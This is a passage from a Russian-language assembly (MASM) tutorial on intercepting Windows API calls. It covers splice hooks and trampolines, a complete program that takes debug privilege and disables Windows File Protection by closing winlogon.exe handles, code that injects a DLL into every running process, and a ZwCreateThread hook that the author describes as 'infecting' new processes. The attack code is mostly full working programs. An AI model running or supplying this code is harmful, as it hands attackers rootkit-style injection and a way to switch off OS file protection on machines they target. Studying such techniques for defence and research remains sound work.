    invoke GetModuleHandle,offset kern
    invoke GetProcAddress,eax,offset OpenThreadStr
    mov _OpenThread,eax
    invoke GetCurrentThreadId
    mov CurrThread,eax
    invoke GetCurrentProcessId
    mov CurrProcess,eax

    invoke CreateToolhelp32Snapshot,TH32CS_SNAPTHREAD,0
    .if eax==0
        xor eax,eax
        ret
    .endif
    mov hSnap,eax
    mov Thread.dwSize,sizeof THREADENTRY32
    invoke Thread32First,hSnap,offset Thread
    .if eax==0
        xor eax,eax
        ret
    .endif
NextThread:
    mov eax,CurrThread
    mov edx,CurrProcess
    .if (Thread.th32ThreadId!=eax)&&(Thread.th32OwnerProcessID==edx)
        push Thread.th32ThreadId
        push NULL
        push THREAD_SUSPEND_RESUME
        call _OpenThread
        mov ThreadHandle,eax
        .if ThreadHandle>0
            invoke ResumeThread,ThreadHandle
            invoke CloseHandle,ThreadHandle
        .endif
    .endif
    invoke Thread32Next,hSnap,offset Thread
    .if eax!=0
        jmp NextThread
    .endif
    invoke CloseHandle,hSnap
    ret
ResumeThreads endp
```

Пример Закончен.

В процедуру ResumeThreads не учитывается, что поток можем остановить не мы. Но это допущение для большинства приложений не является критическим.

Простой пример – перехват MessageBox

После того, как мы нашли реальный адрес функции MessageBoxA, мы сохраняем старые 6 байт по некоторому адресу. Далее мы записываем по этому адресу переход на наш обработчик. Код перехода выглядит так:

Пример :

```
code1 label byte
db 68h ;ОПКОД команды PUSH
Hooker1 dd 0;ОПЕРАНД команды PUSH
db 0c3h;ОПКОД RET
size_code1 equ $-code1
```

Пример Закончен. А вот функция, которая как раз делает то, к чему мы стремились – осуществляет перехват: *Пример :*

```

SetHook proc NameFunc:dword,NameModul:dword
    invoke GetModuleHandle,NameModul
    invoke GetProcAddress,eax,NameFunc
    mov RealAddr1,eax;сохраняем адрес перехватываемой функции
    invoke ReadProcessMemory,-1,RealAddr1,offset Old_Code1,size_code1,0
    mov Hooker1,offset Hooker
    invoke WriteProcessMemory,-1,RealAddr1,offset code1,size_code1,0
    ret
SetHook endp

```

Пример Закончен. Также нужен код, который позволяет выполнить оригинальную функцию, т.е. временно убрать перехват: *Пример :*

```

TrueMessageBoxA proc x:dword,x1:dword,x2:dword,x3:dword
    call SuspendThreads
    ;восстанавливаем старые байты
    invoke WriteProcessMemory,-1,RealAddr1,offset Old_Code1,size_code1,0
    push x3
    push x2
    push x1
    push x
    call MessageBoxA;вызываем оригинальную функцию MessageBoxA
    push eax
    invoke WriteProcessMemory,-1,RealAddr1,offset code1,size_code1,0;восстанавливаем перехват
    call ResumeThreads
    pop eax
    ret
TrueMessageBoxA endp

```

Пример Закончен. А вот и сам перехватчик. Т.е. код на который мы прыгаем, при вызове перехватываемой функции. *Пример :*

```

Hooker proc x:dword,x1:dword,x2:dword,x3:dword
    push x3
    push offset TitleMessage
    push offset TextMessage
    push x
    call TrueMessageBoxA
    ret
Hooker endp

```

Пример Закончен.

Сплайсинг с сохранением оригинальной функции

Когда мы устанавливаем перехват с помощью сплайсинга, мы затираем первые несколько байт оригинальной функции. Если мы используем относительный JMP, то мы затираем первые 5 байт. Перед затиркой мы сохраняем эти 5 байт. Когда нам нужно вызвать оригинальную функцию, мы записываем сохраненные байты по адресу точки входа функции. Вот здесь есть проблема связанная с реентерабельностью. Мы можем избавиться от этой проблемы. Мы должны всего лишь сохранить первые инструкции, размер которых больше или равно 5 байтам (в случае, если мы затираем начало функции относительным JMP). Тогда если мы хотим вызвать оригинальную функцию, мы вызываем инструкции по адресу, по которому мы сохраняли затертые инструкции. После выполнения этих затертых инструкций мы выполняем инструкцию JMP на адрес в перехватываемой функции, где начинается следующая инструкция. Таким образом, логика работы оригинальной функции совершенно не меняется. При этом мы можем ее вызывать без особых функций. Самая главная здесь сложность – это как определить начало следующей инструкции, т.е. здесь нам необходим дизассемблер длин. Ему на вход подается адрес, а выход – это количество байт, занимаемых инструкцией по входному адресу.

Чтобы понять смысл этого метода рассмотрим простой пример. Во-первых, определим место, куда мы будем копировать инструкции, которые могут быть затерты. Мы сделаем это так:

```
old_func db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, \  
          090h, 090h, 090h, 090h, 090h, 090h, 090h, 0e9h, 000h, \  
          000h, 000h, 000h
```

Мы будем сохранять инструкции по адресу `old_func`. Мы оставляем место для некоторого количества инструкций. Мы заполняем оставшееся место в буфере `090h`, т.к. эта инструкция ничего не делает, в результате её выполнения просто инкрементируется регистр `EIP`. В конце буфера мы ставим относительный `JMP`, адрес, куда мы будем переходить в этой инструкции, мы потом должны заполнить. При вызове оригинальной функции мы вызываем ее так: `CALL old_func`

Допустим, мы перехватываем функцию `Sleep`.

До перехвата она выглядит так:

```
KERNEL32.Sleep:  
77E86779: 6A00 PUSH 0  
77E8677B: FF742408 PUSH DWORD PTR [ESP+8]  
77E8677F: E803000000 CALL Kernel32.SleepEx  
77E86784: C20400 RET 00004H
```

С помощью дизассемблера длин мы вычисляем последовательно длины команд. Если с начала функции сумма длин команд больше или равно 5, то сохраняем обработанные инструкции по адресу `old_func`. Для функции `Sleep` мы сохраняем 6 байт, т.е. два `PUSH`'а. Также мы запоминаем адрес `77E8677F` – после выполнения двух `PUSH`'ей мы джампим на этот адрес.

После установки перехвата функция `Sleep` примет следующий вид:

```
KERNEL32.Sleep:  
77E86779: E937A95788 JMP 0004010B5H; 0004010B5H - адрес обработчика  
77E8677E: 08 ?  
77E8677F: E803000000 CALL Kernel32.SleepEx  
77E86784: C20400 RET 00004H
```

А код `old_func` будет таким:

```
old_func:  
00403027: 6A00 PUSH 0  
00403029: FF742408 PUSH DOWRD PTR [ESP+8]  
0040302D: 90 NOP  
0040302E: 90 NOP  
0040302F: 90 NOP  
00403030: 90 NOP  
00403031: 90 NOP  
00403032: 90 NOP  
00403033: 90 NOP  
00403034: 90 NOP  
00403035: 90 NOP  
00403036: 90 NOP  
00403037: E94337A877 JMP KERNEL32.77E8677F
```

Таким образом, если мы хотим вызывать оригинальную функцию мы вызываем `old_func` – это и будет оригинальной функцией. `old_func` называется функцией-трамплином (trampoline function).

Этот метод используется в продукте для перехвата функций, который называется `Detours`.

Описанный способ не может работать если функция занимает меньше 5 байт. Эту проблему можно решить с помощью перехода не командой `JMP`, а командой `INT 3` (наш перехватчик в итоге будет обработчиком необработанных исключений). Команда `INT 3` занимает 1 байт. Но производительность этого способа оставляет желать лучшего.

Перехват правкой системных библиотек на жестком диске

Можно разделить способы перехвата на перехват до запуска модуля и перехват после запуска модуля. При перехвате до запуска модуля, используется техника правки системных библиотек на жестком диске. Для этого необходимо проделать следующие шаги:

1. Отключить защиту файлов ОС Windows (Windows File Protection).
2. Переименовать файл системной библиотеки, которую мы заменяем.
3. Создать правленную библиотеку и скопировать ее с оригинальным названием в системный каталог Windows, где она и была.
4. После перезагрузки перехват будет глобален для всех процессов и для этого не нужно ничего более.

Чтобы осуществить все перечисленные шаги необходимо знать, что такое Windows File Protection и как его отключать без перезагрузки системы.

Windows File Protection

Windows File Protection – это сервис ОС, который защищает системные файлы ОС от изменения, повреждения или удаления. Впервые WFP появился в ОС Windows Millennium Edition. До появления WFP любая программа могла заменить системную библиотеку, что многие программы и делали при инсталляции. Из-за этого другие программы переставали работать и при этом могли забрать систему с собой в мир иной :) Такое положение вещей называли “DLL Hell”. В Windows Millennium Edition все системные SYS, DLL, EXE, and OCX защищены. В дополнение TrueType шрифты Microssoft.ttf, Tahoma.ttf, и Tahomaabd.ttf также защищены. Если происходит изменение, модификация или удаление защищенного файла, то система восстанавливает его из кэша DLL, который по умолчанию находится в папке:

`%SYSTEMROOT%\system32\dlldata`

Этот путь можно изменить, изменив значение параметра реестра:

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\SFCDllCacheDir`

Чтобы узнать, что был заменен какой-то из файлов, Windows просматривает каталоги безопасности и сверяет цифровые подписи. Если подпись какого-файла не соответствует подписи в каталоге безопасности, то Windows берет файлы из кэша. Потом Windows ищет эти файлы в сети, если была произведена установка оп сети. Если данный файл отсутствует в кэше и в сети, то Windows требует вставить оригинальный диск ОС. Можно включить принудительную проверку всех файлов ОС Windows с помощью утилиты sfc, которая доступна в стандартной комплектации ОС. Также при обнаружении исправленного или удаленного системного файл WFP записывает событие в лог событий, который можно посмотреть с помощью оснастки Event Log (%windir%\system32\eventvwr.msc). Следующие механизмы позволяют изменять системные файлы, не смотря на Windows File Protection:

- установка Windows Service Pack с использованием Update.exe
- установка хотфиксов с использованием Hotfix.exe
- Обновление ОС с использованием Winnt32.exe
- Windows Update

Чтобы без шума добраться до системных файлов и отредактировать их мы должны отключить WFP. Есть несколько способов сделать это. Например, с помощью редактирования реестра или с помощью правки файла sfc.dll или sfc_os.dll. Но эти способы теряют свою актуальность, потому что они либо работали с какой-то конкретной ОС, либо требуют перезагрузки и/или входа в безопасный

режим ОС. Но есть способ отключения WFP прямо при работе. Давайте его и рассмотрим.

Отключение Windows File Protection на лету

WFP держится на двух DLL – SFC.DLL, SFC_OS.DLL. А код, который использует эти DLL находится в WINLOGON.EXE. Модуль SFC_OS.DLL экспортирует функцию, которая экспортируется не по имени, а по ординалу и имеет ординал 1. Эта функция запускает систему защиты файлов. Если покопаться в коде этой функции, то можно увидеть, что она вызывает функцию NTDLL.DLL!NtNotifyChangeDirectoryFile. Это недокументированная функция, но на ней основывается другая функция, которая называется KERNEL32.DLL!FindFirstChangeNotification. Эта функция возвращает описатель, который можно использовать в функциях ожидания, например KERNEL32.DLL!WaitForSingleObject. Т.е. WFP устанавливает систему нотификации на системные папки. Если файлы в папке изменяются, то WFP сразу на это реагирует. Все что нам требуется чтобы отключить WFP – это закрыть все описатели, которые были возвращены NTDLL.DLL!NtNotifyChangeDirectoryFile. Эти описатели типа «файл». Если мы захотим отключить WFP, когда система работает, и если мы не хотим писать код, можно просто запустить утилиту Process Explorer или подобную ей, чтобы закрыть хэндлы объектов «файл». Например,

File Object – C:\WINDOWS\SYSTEM32\.

Закрывая этот описатель, мы можем изменять файлы в папке C:\WINDOWS\SYSTEM32 и Windows ничего не скажет. При реализации кода процедуры отключения WFP необходимо знать, как получить хэндлы открытых описателей. Это делается с помощью функции NtQuerySystemInformation. В MSDN она документирована, но не полностью и того, что нам нужно там нет. Приходится использовать справочник Гарри Нэббета “Windows NT 2000 Native API Reference”.

Чтобы отключить таким образом WFP, необходимы отладочные привилегии, т.к. нам приходится открывать процесс WINLOGON.EXE. А для того чтобы получить отладочные привилегии, необходимы привилегии администратора. Из этого следует, что этот способ будет работать только под учетной записью администратора или используя имперсонацию.

Для начала получаем идентификатор процесса WINLOGON.EXE. Он нужен для того, чтобы отличать хэндлы процесса WINLOGON.EXE от всех остальных. Чтобы получить идентификатор по имени модуля, используем функцию GetPIDbyName:

Пример:

```
=====;
;   Процесс по имени
;=====;
GetPIDbyName proc Str1:DWORD
LOCAL pe:PROCESSENTRY32
LOCAL hSnap:DWORD
    invoke CreateToolhelp32Snapshot,TH32CS_SNAPPROCESS,0
    mov hSnap,eax
    mov pe.dwSize,sizeof pe
    invoke Process32First,hSnap,addr pe
    .if eax==0
        ret
    .endif
next_process:
    invoke Process32Next,hSnap,addr pe
    .if eax==0
        ret
    .endif
    invoke lstrcmpi,addr pe.szExeFile,Str1
    .if eax==0
        mov eax,pe.th32ProcessID
```



```

    ret
    .endif
    jmp next_process
GetPIDByName endp
;=====;

```

Пример Закончен.

В функции GetPIDByName используем Toolhelp-функции для перечисления процессов в системе. Мы сравниваем имя полученного модуля со статической строкой "WINLOGON.EXE". Сравнение идет с помощью API-функции lstrcmpi. Эта функция сравнивает строки не учитывая во внимание регистр символов.

Далее нам необходимо получить список всех описателей процесса WINLOGON.EXE. Но в ОС Windows нет функции, которая позволила бы получить описатели для конкретного процесса. Однако, как Вы уже знаете описатели можно получить с помощью Native функции NtQuerySystemInformation. Часть описания этой функции доступно в MSDN, но этого нам не достаточно. Более того там написано неправильно!!! :(Посмотрите на прототип этой функции:

```

NTSTATUS NtQuerySystemInformation(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

```

Давайте прочтем описание переменной ReturnLength:

«ReturnLength [out, optional] Optional pointer to a location where the function writes the actual size of the information requested. If that size is less than or equal to the SystemInformationLength parameter, the function copies the information into the SystemInformation buffer; otherwise, it returns an NTSTATUS error code and returns in ReturnLength the size of buffer required to receive the requested information.»

Вот здесь и есть ошибка в документации. На самом деле, если размер буфера меньше нужного, то параметр ReturnLength не заполняется. Так как размер буфера не перманентен, то нам приходится инкрементно перебирать размеры. Если функция возвращает STATUS_INFO_LENGTH_MISMATCH, то размер буфера недостаточен. Вот код который находит нужный размер буфера:

Пример:

```

;=====;
; Определяю размер буфера для получения списка хэндлов
;=====;
push offset SizeBuffer
push 0
push 0
push 16;SystemHandleInformation
call _NtQuerySystemInformation
.if eax!=STATUS_INFO_LENGTH_MISMATCH
    jmp end_calc_size
.endif
next_calc_size:
add SizeBuffer,01000h;Увеличиваем размер буфера на страницу
.if pSystemHandleInfo!=0
    invoke VirtualFree,pSystemHandleInfo, 0, MEM_RELEASE
.endif
invoke VirtualAlloc,NULL, SizeBuffer, MEM_COMMIT, PAGE_READWRITE
mov pSystemHandleInfo,eax
push offset uBuff
push SizeBuffer
push pSystemHandleInfo
push 16
call _NtQuerySystemInformation
.if eax==STATUS_INFO_LENGTH_MISMATCH
    jmp next_calc_size

```

```

    .endif
end_calc_size:
;=====;

```

Пример Закончен.

После выполнения вышеприведенного кода, в `pSystemHandleInfo` содержится указатель на буфер. В буфере содержится количество описателей. А потом массив структур типа `HandleInfo`. Количество структур в этом буфере равно соответствует первому двойному слову буфера. Эта структура определена следующим образом:

```

Handle_Info struct
    Pid DWORD ?
    ObjectType WORD ?
    HandleValue WORD ?
    ObjectPointer DWORD ?
    AccessMask DWORD ?
Handle_Info ends

```

`Pid` мы используем, чтобы узнать какому процессу принадлежит описатель. Также мы будем использовать параметр `HandleValue` для дублирования хэндлов.

После того как мы узнали, что данный описатель принадлежит процессу `WINLOGON.EXE` мы должны узнать имя объекта соответствующего данному описателю. Нас интересует имя `\Device\HarddiskVolume1\WINDOWS\system32`. А если точнее его часть `WINDOWS\SYSTEM32`. Закрывая эти описатели, мы отключаем Windows File Protection. Чтобы получить имя объекта по его описателю, мы вызываем функцию `NtQueryObject`. Эта Native функция полностью недокументированна. По крайней мере в MSDN VisualStudio .NET 2003 ее описание отсутствует. Но я знаю, что ее описание есть в DDK. Как бы то ни было, я взял прототип функции в книге Гарри Нэббета.

Мы вызываем функцию `NtQueryObject`, чтобы получить имя объекта соответствующее описателю. Далее мы сравниваем UNICODE-строку «`WINDOWS\SYSTEM32`» или «`WINNT\SYSTEM32`» с полученным именем объекта. Сравниваем мы с конца, идя в начало. Сравнение идет с помощью функции `CompareStringsBackwards`. В ней используются цепочечные операции пересылки слов. Длина сравнения зависит от длины строки «`WINDOWS\SYSTEM32`» или «`WINNT\SYSTEM32`». А вот и функция `CompareStringsBackwards`:

Пример:

```

;=====;
;   Сравнить строки назад
;=====;
CompareStringBackwards proc pStr1:dword,pStr2:dword
LOCAL Len1:DWORD
LOCAL Len2:DWORD
    push esi
    push edi
    invoke lstrlenW,pStr1
    mov Len1,eax
    invoke lstrlenW,pStr2
    mov Len2,eax
    mov eax,Len1
    .if eax>Len2
        mov eax,0
        ret
    .endif
    mov edx,Len1
    add edx,Len1
    mov edi,pStr1
    add edi,edx

    mov edx,Len2
    add edx,Len2
    mov esi,pStr2

```

```

add esi,edx

mov ecx,Len1
inc ecx
std
repe cmpsw
add esi,2
add edi,2
xor eax,eax
xor edx,edx
mov ax,word ptr [esi]
mov dx,word ptr [edi]
.if (ecx==0)&&(eax==edx)
    mov eax,1
    pop edi
    pop esi
    ret
.else
    mov eax,0
    pop edi
    pop esi
    ret
.endif
CompareStringBackwards endp
;=====;

```

Пример Закончен.

Если строки равны и CompareStringsBackwards возвращает единицу, то мы переоткрываем описатель чтобы открыть его с правами DUPLICATE_CLOSE_SOURCE or DUPLICATE_SAME_ACCESS. Флаг DUPLICATE_CLOSE_SOURCE указывает, что функция DuplicateHandle закрывает указанный описатель в указанном процессе.

А теперь посмотрите полные код программки, которая отключает Windows File Protection во время работы ОС. После перезагрузки WFP опять будет включена.

Пример:

```

;=====;
;    П Р О Г Р А М М А
;    Отключение Windows File Protection на лету
;=====;

;=====;
;    Options and Includes
;=====;
.386
option casemap:none
.model flat,stdcall
include \tools\masm32\include\windows.inc
includelib \tools\masm32\lib\kernel32.lib
include \tools\masm32\include\kernel32.inc
include \tools\masm32\include\user32.inc
includelib \tools\masm32\lib\user32.lib
include \tools\masm32\include\advapi32.inc
includelib \tools\masm32\lib\advapi32.lib
;=====;

Handle_Info struct
    Pid DWORD ?
    ObjectType WORD ?
    HandleValue WORD ?
    ObjectPointer DWORD ?
    AccessMask DWORD ?
Handle_Info ends

UNICODE_STRING STRUCT
    woLength WORD ? ; len of string in bytes (not chars)
    MaximumLength WORD ? ; len of Buffer in bytes (not chars)
    Buffer DWORD ? ; pointer to string

```

```

UNICODE_STRING ENDS

System_Handle_Information struct
    nHandleEntries DWORD ?
    pHandleInfo DWORD ?
System_Handle_Information ends

CharUpperW PROTO :DWORD
lstrlenW PROTO :DWORD

STATUS_INFO_LENGTH_MISMATCH equ 0C0000004h
;=====;
;   Initialized Data Section
;=====;
.data
Priv db "SeDebugPrivilege",0
ntdll db "NTDLL.DLL",0
FuncName db "NtQuerySystemInformation",0
FuncName2 db "NtQueryObject",0
pSystemHandleInfo dd 0
SizeBuffer dd 0
winlogon_str db "winlogon.exe",0
hWinlogon dd 0
WinDir1 dw "W","I","N","D","O","W","S","\","S","Y","S","T","E","M","3","2",0
WinDir2 dw "W","I","N","N","T","\","S","Y","S","T","E","M","3","2",0
;=====;

;=====;
;   Uninitialized Data Section
;=====;
.data?
_NtQuerySystemInformation dd ?
_NtQueryObject dd ?
uBuff dd ?
WinLogon_Id dd ?
hCopy dd ?
ObjName label byte
Name UNICODE_STRING <?>
pBuffer db MAX_PATH+1 dup (?)
;=====;

;=====;
;   Code Section
;=====;
.code
start:
    call EnableDebugPrivilege;Теперь у нас отладочные привилегии
    invoke GetModuleHandle,offset ntdll
    invoke GetProcAddress,eax,offset FuncName
    mov _NtQuerySystemInformation,eax
    invoke GetModuleHandle,offset ntdll
    invoke GetProcAddress,eax,offset FuncName2
    mov _NtQueryObject,eax
;=====;
;   Получаем описатель процесса Winlogon.exe
;=====;
    push offset winlogon_str
    call GetPIDbyName
    mov WinLogon_Id,eax
    invoke OpenProcess,PROCESS_DUP_HANDLE,0,eax
    mov hWinlogon,eax
;=====;
;=====;
;   Определяем размер буфера для получения списка хэндлов
;=====;
    push offset SizeBuffer
    push 0
    push 0
    push 16;SystemHandleInformation
    call _NtQuerySystemInformation
    .if eax!=STATUS_INFO_LENGTH_MISMATCH

```

```

    jmp end_calc_size
.endif
next_calc_size:
add SizeBuffer,01000h
.if pSystemHandleInfo!=0
    invoke VirtualFree,pSystemHandleInfo, 0, MEM_RELEASE
.endif
invoke VirtualAlloc,NULL, SizeBuffer, MEM_COMMIT, PAGE_READWRITE
mov pSystemHandleInfo,eax
push offset uBuff
push SizeBuffer
push pSystemHandleInfo
push 16
call _NtQuerySystemInformation
.if eax==STATUS_INFO_LENGTH_MISMATCH
    jmp next_calc_size
.endif
end_calc_size:
;=====;
;=====;
; Получаем все хэндлы и закрываем ненужные
;=====;
assume edi:ptr System_Handle_Information
mov edi,pSystemHandleInfo
mov ecx,[edi].nHandleEntries
add edi,4
;mov edi,[edi].pHandleInfo
assume edi:ptr Handle_Info
mov edx,0
next_handle:
push ecx
push edx
mov eax,[edi].Pid
.if eax==WinLogon_Id
    invoke GetCurrentProcess
    mov edx,eax
    xor eax,eax
    mov ax,[edi].HandleValue
    invoke DuplicateHandle,hWinlogon,eax,edx,offset hCopy,0,0,DUPLICATE_SAME_ACCESS
    .if eax!=0
        push 0
        push 214h;sizeof(ObjName)
        push offset ObjName
        push 1;ObjectNameInformation
        push hCopy
        call _NtQueryObject
        .if eax==0;StatusSuccess
            push edi
            mov edi,offset ObjName
            assume edi:ptr UNICODE_STRING
            mov edi,[edi].Buffer
            push edi
            call CharUpperW
            mov edi,offset ObjName
            assume edi:ptr UNICODE_STRING
            mov edi,[edi].Buffer
            push edi
            push offset WinDir1
            call CompareStringBackwards
            .if eax==1
                jmp Yes
            .elseif
                jmp No
            .endif
            mov edi,offset ObjName
            assume edi:ptr UNICODE_STRING
            mov edi,[edi].Buffer
            push edi
            push offset WinDir2
            call CompareStringBackwards
            .if eax==1

```

```

        jmp Yes
    .elseif
        jmp No
    .endif
Yes:
    invoke CloseHandle,hCopy
    pop edi
    assume edi:ptr Handle_Info
    xor eax,eax
    mov ax,[edi].HandleValue
    invoke DuplicateHandle,hWinlogon,eax,-1,offset hCopy,0,0,\
        DUPLICATE_CLOSE_SOURCE or DUPLICATE_SAME_ACCESS
    invoke CloseHandle,hCopy
    push edi
    .endif
No:
    pop edi
    .endif
    invoke CloseHandle,hCopy
    .endif
    pop edx
    pop ecx
    inc edx
    .if edx>=ecx
        invoke VirtualFree,pSystemHandleInfo, 0, MEM_RELEASE
        invoke CloseHandle,hWinlogon
        invoke TerminateProcess,-1,0
    .endif
    add edi,16
    jmp next_handle
;=====;
;=====;
;   Включить отладочные привилегии
;=====;
EnableDebugPrivilege proc
LOCAL hToken:DWORD
LOCAL tkp:TOKEN_PRIVILEGES
LOCAL ReturnLength:DWORD
LOCAL luid:LUID
    mov eax,0
    invoke OpenProcessToken,INVALID_HANDLE_VALUE, TOKEN_ADJUST_PRIVILEGES or TOKEN_QUERY,ADDR hToken
    invoke LookupPrivilegeValue,NULL,offset Priv,ADDR luid
    .IF eax==0
        invoke CloseHandle,hToken
        ret
    .ENDIF
    mov tkp.PrivilegeCount,1
    lea eax,tkp.Privileges
    assume eax:ptr LUID_AND_ATTRIBUTES
    push luid.LowPart
    pop [eax].Luid.LowPart

    push luid.HighPart
    pop [eax].Luid.HighPart

    mov [eax].Attributes,SE_PRIVILEGE_ENABLED

    invoke AdjustTokenPrivileges,hToken,NULL,ADDR tkp,sizeof tkp,ADDR tkp,ADDR ReturnLength
    invoke GetLastError
    .IF eax!=ERROR_SUCCESS
        ret
    .ENDIF
    invoke CloseHandle,hToken
    mov eax,1
    ret
EnableDebugPrivilege endp

;=====;
;   Процесс по имени
;=====;
GetPIDbyName proc Str1:DWORD

```

```

LOCAL pe:PROCESSENTRY32
LOCAL hSnap:DWORD
    invoke CreateToolhelp32Snapshot,TH32CS_SNAPPROCESS,0
    mov hSnap,eax
    mov pe.dwSize,sizeof pe
    invoke Process32First,hSnap,addr pe
    .if eax==0
        ret
    .endif
next_process:
    invoke Process32Next,hSnap,addr pe
    .if eax==0
        ret
    .endif
    invoke lstrcmpi,addr pe.szExeFile,Str1
    .if eax==0
        mov eax,pe.th32ProcessID
        ret
    .endif
    jmp next_process
GetPIDbyname endp
;=====;
;=====;
;    Сравнить строки назад
;=====;
CompareStringBackwards proc pStr1:dword,pStr2:dword
LOCAL Len1:DWORD
LOCAL Len2:DWORD
    push esi
    push edi
    invoke lstrlenW,pStr1
    mov Len1,eax
    invoke lstrlenW,pStr2
    mov Len2,eax
    mov eax,Len1
    .if eax>Len2
        mov eax,0
        ret
    .endif
    mov edx,Len1
    add edx,Len1
    mov edi,pStr1
    add edi,edx

    mov edx,Len2
    add edx,Len2
    mov esi,pStr2
    add esi,edx

    mov ecx,Len1
    inc ecx
    std
    repe cmpsw
    add esi,2
    add edi,2
    xor eax,eax
    xor edx,edx
    mov ax,word ptr [esi]
    mov dx,word ptr [edi]
    .if (ecx==0)&&(eax==edx)
        mov eax,1
        pop edi
        pop esi
        ret
    .else
        mov eax,0
        pop edi
        pop esi
        ret
    .endif
CompareStringBackwards endp

```

```

end start
;=====;
;    End Program
;=====;

```

Пример Закончен.

Глобальный перехват

Для установки в системе этого перехвата необходимо внедрить DLL в адресное пространство всех текущих процессов или просто скопировать код в Shell-код стиле (если мы не используем DLL), а также всех процессов, которые запустятся потом. Для внедрения во все текущие процессы используем Toolhelp-функции для перечисления процессов. Также можно использовать функцию NtQuerySystemInformation, которая является Native для Toolhelp-функций, а также и для функций Enum... Вот код, который устанавливает перехват для всех запущенных процессов:

Пример:

```

;=====;
;    Options and Includes
;=====;
.386
option casemap:none
.model flat,stdcall
include \tools\masm32\include\windows.inc
includelib \tools\masm32\lib\kernel32.lib
include \tools\masm32\include\kernel32.inc
include \tools\masm32\include\user32.inc
includelib \tools\masm32\lib\user32.lib
include \tools\masm32\include\advapi32.inc
includelib \tools\masm32\lib\advapi32.lib
;=====;

;=====;
;    Initialized Data Section
;=====;
.data
lib db "c:\\dll.dll",0;имя DLL, которую внедряем в чужой процесс
dwSize equ $-lib;Размер строки с именем DLL
kernelName db "kernel32.dll",0;Имя Kernel32.dll
loadlibraryName db "LoadLibraryA",0;Имя функции LoadLibraryA
_loadLibrary dd 0;Адрес функции LoadLibrary
ParameterForLoadLibrary dd 0;Адрес строки с именем DLL в чужом процессе
;=====;
;    Uninitialized Data Section
;=====;
.data?
;=====;
ThreadId dd ?;Идентификатор треда
hSnap dd ?
hProcess dd ?
ProcEntry PROCSENTRY32 <?>
;=====;
;    Code Section
;=====;
.code
ThreadProc proc
    invoke Sleep,100000
    ret
ThreadProc endp
start:
    invoke CreateToolhelp32Snapshot,TH32CS_SNAPPROCESS,0
    mov hSnap,eax
    mov ProcEntry.dwSize,sizeof PROCSENTRY32
    invoke Process32First,hSnap,offset ProcEntry
NextProcess:

```



```

invoke OpenProcess,PROCESS_CREATE_THREAD or PROCESS_VM_WRITE or PROCESS_VM_OPERATION,\
    0,ProcEntry.th32ProcessID;Открываем процесс куда будем внедрять DLL
mov hProcess,eax
invoke GetModuleHandle,offset kernelName;Получаем описатель модуля Kernel32.dll
invoke GetProcAddress,eax,offset loadlibraryName;Получаем адрес функции LoadLibrary
mov _LoadLibrary,eax
;Выделяем память в удаленном процессе
invoke VirtualAllocEx,hProcess,NULL,dwSize,MEM_RESERVE or MEM_COMMIT,PAGE_READWRITE
mov ParameterForLoadLibrary,eax
;Запись строки с именем DLL в АП чужого процесса
invoke WriteProcessMemory,hProcess,eax,offset lib,dwSize,NULL
;Создаем удаленный поток, который вызывает LoadLibrary,
;тем самым внедряем DLL в адресное пространство чужого процесса.
invoke CreateRemoteThread,hProcess,NULL,NULL,_LoadLibrary,ParameterForLoadLibrary,\
    NULL,offset ThreadId
invoke Process32Next,hSnap,offset ProcEntry
.if eax!=0
    jmp NextProcess
.endif
invoke ExitProcess,0
end start
;=====;
;    End Program
;=====;

```

Пример Закончен.

Чтобы глобально перехватывать функции можно использовать функцию SetWindowsHook. Тогда мы будем перехватывать нужную функцию во всех текущих GUI-приложениях, а также новых, т.к. если мы вызываем функцию SetWindowsHook, то она внедряет DLL и для всех новых процессов.

Другой способ в следующем. Необходимо перехватывать функции, которые создают процесс или которые вызываются при создании процесса. Т.е. мы будем устанавливать перехват и для всех новых процессов. В ОС Windows существует много функций, которые создают процессы – SHELL32.DLL!ShellExecute, KERNEL32.DLL!CreateProcess, NTDLL.DLL!NtCreateProcess. Нам необходимо выяснить какие действия происходят при создании любого процесса, используя любую из функций создания процессов в ОС.

Какой бы функцией не был создан процесс, при создании процесса вызывается функция ZwCreateThread. Вот ее прототип:

```

ZwCreateThread proc ThreadHandle1:DWORD, DesiredAccess: DWORD, \
    ObjectAttributes:DWORD, ProcessHandle:DWORD, \
    ClientId: DWORD, ThreadContext: DWORD, \
    UserStack:DWORD, CreateSuspended: DWORD

```

В параметре ClientId содержится указатель на структуру, которая называется CLIENTID. Она определена так:

```

CLIENTID struct
    UniqueProcess DWORD 0
    UniqueThread  DWORD 0
CLIENTID ends

```

UniqueProcess – это идентификатор процесса в котором создается поток. Делаем так: в обработчике ZwCreateThread после вызова нормальной функции ZwCreateThread проверяем UniqueProcess из структуры CLIENTID. Если это значение отличается от идентификатора нашего процесса, то заражаем процесс. Но не тут-то было!!! При заражении процесса вызов LoadLibrary окажется неудачным, потому что процесс еще не проинициализирован. Таким образом если идентификаторы нашего процесса и нового не совпали, то мы просто устанавливаем флажок NewProcess. А мы знаем, что при создании процесса основной поток приостановлен до тех пор, пока процесс не будет проинициализирован. После того как новый процесс будет проинициализирован для основного потока вызывается функция ZwResumeThread. Значит и ее тоже надо перехватывать. Я сделал 2 макроса, которые сохраняют и соответственно

восстанавливают регистры ESI, EDI, EBX, EBP. Вот эти макросы:

```
startproc macro
push esi
push edi
push ebx
push ebp
endm
```

```
endproc macro pop ebp pop ebx pop edi pop esi endm
```

Взгляните на обработчик ZwCreateThread:

Пример:

```
NewZwCreateThread proc ThreadHandle1:DWORD, DesiredAccess: DWORD, \
                        ObjectAttributes:DWORD, ProcessHandle:DWORD, \
                        ClientId: DWORD, ThreadContext: DWORD, \
                        UserStack:DWORD, CreateSuspended: DWORD
startproc
invoke GetCurrentProcess
invoke WriteProcessMemory,eax,AddrCreateThread,offset Old_Code2,\
size_code2,0;снятие перехвата
push TRUE
push UserStack
push ThreadContext
push ClientId
push ProcessHandle
push ObjectAttributes
push DesiredAccess
push ThreadHandle1
call AddrCreateThread
push eax
mov eax,CurrProcess
mov edi,ClientId
assume edi:PTR CLIENTID
.if eax!=[edi].UniqueProcess
mov NewProcess,1
.endif

.if CreateSuspended==0
invoke ResumeThread,ThreadHandle1
.endif
invoke GetCurrentProcess
invoke WriteProcessMemory,eax,AddrCreateThread,offset code2,\
size_code2,0;установка перехвата
pop eax
endproc
ret
NewZwCreateThread endp
```

Пример Закончен.

